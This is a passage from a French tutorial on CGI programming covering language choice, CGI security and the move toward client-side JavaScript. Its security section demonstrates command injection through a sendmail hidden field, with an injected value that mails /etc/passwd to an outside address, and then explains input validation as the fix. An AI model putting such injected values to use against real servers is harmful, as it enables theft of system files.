Le choix d'un langage dépend en fait de plusieurs facteurs. Si vous connaissez le langage C, n'hésitez pas à l'utiliser. Si vous êtes sous UNIX et que le C vous est inconnu, il sera probablement plus efficace d'apprendre le Perl. Bien sûr, si la rapidité d'exécution est importante, mieux vaut utiliser le C...En clair, chaque utilisateur doit choisir le langage qui lui paraît le plus adapté à son environnement et aux applications qu'il désire réaliser.

## *3.6 Sécurité et CGI*

L'utilisation de scripts ou programmes CGI amène un certain nombre de questions relatives à la sécurité du système hôte du serveur web considéré.

Un programme CGI est en effet un véritable programme qui s'exécute sur demande d'un serveur web, sous l'identification d'un *utilisateur* du système. Généralement, cet utilisateur n'a que des droits très limités. Sous UNIX, par exemple, on utilise généralement le login *nobody* comme utilisateur sous lequel s'exécute le serveur et les éventuels scripts ou programmes CGI qu'il peut appeler. Cependant, même sous cette identité, il est possible d'avoir accès à certains fichiers sensibles comme par exemple le célèbre */etc/passwd*. Un script ou programme CGI mal écrit pourrait permettre à un utilisateur mal intentionné de récupérer ce dit fichier en vue d'y extraire les mots de passe de certains utilisateurs...

Prenons l'exemple **très** classique d'un script sous UNIX qui envoie le contenu d'un formulaire par mail, en utilisant le programme *sendmail*. A un moment du script, on exécute la commande suivante, via un *pipe* :

```
sendmail $DESTINATAIRE.
```

La variable DESTINATAIRE contiendrait dans cet exemple l'adresse E-MAIL à laquelle on désire envoyer les données du formulaire. La valeur de cette variable est récupérée via un champ caché du formulaire et vaut par exemple *webmaster@abc.com*.

Si maintenant on récupère la page web contenant le formulaire considéré et qu'on l'édite en local en ajoutant à l'adresse précédente l'expression : "*; mail root@x.com </etc/passwd*. On obtient alors, après évaluation de la valeur de la varible DESTINATION :

```
sendmail webmaster@abc.com; mail root@x.com </etc/passwd.
```

Observons ce qu'il va se passer. Dans un script shell, le point-virgule est un séparateur de commandes. Le système va donc tout d'abord exécuter normalement l'envoi du formulaire à l'adresse prévue. Cependant, il va ensuite exécuter la commande *mail* permettant d'envoyer le fameux fichier /etc/passwd à l'adresse indiquée...

Comment éviter ce genre de problème ? Tout simplement en s'assurant de la validité des informations reçues du client. Dans cet exemple, il n'aurait pas été difficile de refuser les données saisies, sachant qu'une adresse E-MAIL ne peut contenir le caractère point-virgule...

L'exemple précédent est un cas d'école. Parfois, un script ou programme CGI peut être beaucoup plus compliqué. Il devient alors délicat de repérer des éventuels risques en matière de sécurité. En général, il faut faire très attention à chaque fois que l'on fait un appel à une commande du système (via la fonction *system()* du C par exemple). L'écriture d'un script Shell implique donc une parfaite connaissance de la syntaxe des commandes utilisées.

Il existe d'autres pièges en matière de sécurité. Par exemple, il est important de s'assurer que les sources d'un programmes CGI ne sont pas accessibles de l'extérieur. Un utilisateur mal intentionné pourrait en effet les étudier afin de déceler la présence d'un trou de sécurité. Il ne faut donc jamais les mettre dans l'arborescence des pages web du serveur, ni même dans le répertoire *cgi-bin*.

Enfin, il faut toujours s'assurer, dans la mesure du possible, qu'un programme CGI ne puisse pas planter, quoi qu'il reçoive d'un client. Un autre exemple classique est d'envoyer plus de données que prévues dans un programme. Un plantage peut en effet remettre en cause l'intégrité du système hôte.

Pour conclure ce chapitre, signalons au lecteur qu'il existe sur Internet d'importantes bases de scripts ou programmes CGI, souvent gratuits, permettant d'ajouter de nombreuses fonctionnalités à un serveur web comme les compteurs, les moteurs de recherche, les *Bulletin Boards* (espaces de discussion à plusieurs, via une page web générée par un programme CGI), etc.

# 4 Conclusion

Les programmes CGI ont permis, comme nous l'avons vu, de passer d'un stockage passif d'informations via des pages HTML *statiques* à un contenu actif, généré *dynamiquement* par ces programmes.

Aujourd'hui, de très nombreux serveurs web utilisent des scripts ou programmes CGI, du simple compteur d'accès aux plus puissants moteurs de recherche, en passant par la gestion de formulaire et l'accès à des bases de données via un navigateur web.

L'utilisation massive des programmes CGI entraîne cependant dans certains cas de grave problèmes en termes de performance, le système hôte du serveur web devant exécuter en mémoire autant de copies de chaque programme CGI qu'il y a de demandes. L'utilisateur est alors contraint d'attendre que le serveur puisse répondre à ses requêtes.

Plusieurs alternatives aux programmes CGI sont disponibles aujourd'hui. En effet, il est de plus en plus fréquent de rencontrer des serveurs utilisant du *Javascript* ou des *applets Java* pour améliorer la présentation de leurs pages ou les performances de leur service.

Prenons un exemple encore une fois très classique : la gestion d'un formulaire. Dans un environnement CGI, l'utilisateur remplit le formulaire puis l'envoie au serveur. Le programme CGI appelé vérifie alors la cohérence des données reçues, avant de les traiter. Si ces données sont incorrectes, le formulaire est renvoyé à l'utilisateur pour qu'il le corrige et le renvoie à nouveau. Il peut donc se produire de nombreux échanges de données sur le réseau, avec tous les éventuels problèmes en termes de temps de réponse que cela implique, avant que le formulaire ne puisse être traité par le programme.

Un langage comme Javascript apporte une solution à ce problème : au lieu d'envoyer le contenu du formulaire dès sa validation par l'utilisateur, on va insérer quelques lignes de code Javascript permettant de vérifier, **en local** et donc **sans aucun dialogue avec le serveur**, si les informations fournies sont correctes. Les avantages sont nombreux : on libère ainsi le serveur d'une partie de la charge entraînée par la vérification du formulaire et on améliore

l'interactivité de l'utilisateur avec ce formulaire puisque le script Javascript est exécuté directement par le navigateur.

Cependant, certaines applications, telles que les moteurs de recherche, ne pourront jamais être exclusivement traitées coté client. C'est pourquoi les programmes CGI ont encore un bel avenir devant eux...